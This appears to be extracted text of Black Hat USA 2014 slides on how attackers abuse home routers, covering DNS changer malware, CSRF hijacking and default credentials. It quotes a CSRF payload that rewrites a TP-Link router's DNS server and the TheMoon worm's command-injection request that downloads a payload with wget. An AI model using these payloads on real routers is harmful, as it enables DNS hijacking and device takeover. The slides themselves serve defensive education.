




# CERT Polska 2013


## DNS changing malware

### MitM Polish online banking users



# Real-World CSRF attack hijacks DNS

## Server configuration of TP-Link routers



The screenshot shows a web browser window with the address bar displaying `tplinklogin.net`. The page title is `TL-WR1043`. A sidebar on the left contains links for `Status`, `Quick Setup`, `WPS`, `Network`, `Wireless`, `DHCP`, `USB Settings`, and `NAT`. The main content area features the `TP-LINK` logo and a section titled `300M Wireless`. An `Authentication Required` dialog box is overlaid on the page, containing the following text: "The server `http://tplinklogin.net:80` requires a username and password. The server says: TP-LINK Wireless N Gigabit Router WR1043ND." Below this text are two input fields: `User Name:` with the value `tplink` and `Password:` with the value `*****`. The dialog box has a close button in the top right corner. At the bottom of the page, there are `Login` and `Cancel` buttons.

document.writeln('<style type="text/css">@import url(http://admin:admin@192.168.1.1/userRpm/LanDhcpServerRpm.htm?dhcpserver=1&ip1=192.168.1.100&ip2=192.168.1.199&Lease=120&gateway=0.0.0.0&domain=&dnsserver=106.187.36.85&dnsserver2=8.8.8.8&Save=%B1%A3+%B4%E6);</style>')d





# 'TheMoon' worm 2014



```
submit_button=&change_action  
=&submit_type=&action=&commit=  
0&ttcp_num=2&ttcp_size=2  
&ttcp_ip=-h  
`cd /tmp;if [ ! -e .L26 ];then wget  
http://[source IP]:193/0Rx.mid;fi`  
&StartEPI=1
```


# Abuse of Customer Premise Equipment BHUSA 2014



## Abuse of CPE Devices and Recommended Fixes

**Dr. Paul Vixie** (Farsight Security, Inc.)  
**Chris Hallenbeck** (US-CERT, DHS)  
**Jonathan Spring** (CERT/CC, Carnegie Mellon)

August 7, 2014  
Black Hat USA 2014

 Software Engineering Institute | Carnegie Mellon

© 2014 Carnegie Mellon University





# Abuse of Customer Premise Equipment BHUSA 2014



## Threats that abuse CPE (I)

The home router is a network proxy for most things on your home network

So own that and you control even well-defended devices on the home network

DNS changer botnet

- Attempted to reconfigure home router DNS server to only use adversary's DNS server
- See FBI's "Operation Ghost Click"


  
**black hat**<sup>®</sup>  
USA 2014

Physical. Access. Changes. Everything.






# Average Paperclip Threat, The new APT



Ease of Attack:  
I am APT and so can you!



**APT: Average Paperclip Threat**



# Protected by lulz

Product Page : DIR-615

Firmware Version : 7.15

**D-Link®**

**TM**

## LOGIN



Login to the router:

User Name

Password

Login

## WIRELESS



# Protected by lulz

# NETGEAR®

R6300 WiFi Router

Model: R6300

ReadySHARE Access on Windows:



Start -> RUN -> \\readyshare (Type \\readyshare)

This device complies with Part 15 of the FCC Rules. Operation is subject to the following two conditions: (1) this device may not cause harmful interference, and (2) this device must accept any interference received, including interference that may cause undesired operation.

This Class [B] digital apparatus complies with Canadian ICES-003. Cet appareil numérique de la classe [B] est conforme à la norme NMB-003 du Canada.

FCC ID: PY312100188

IC: 4054A-12100188



ROUTER LOGIN

user name: admin

<http://www.routerlogin.net>

password: password

12V—5A



\*2PU1157WFFFFF\*

SERIAL



123456789ABC

MAC



NETGEARXX

WiFi Network Name (SSID)



asdfgjklopqwerti345fsdk

Network Key (Password)

Designed by NETGEAR in California 272-11413-01 Made in China

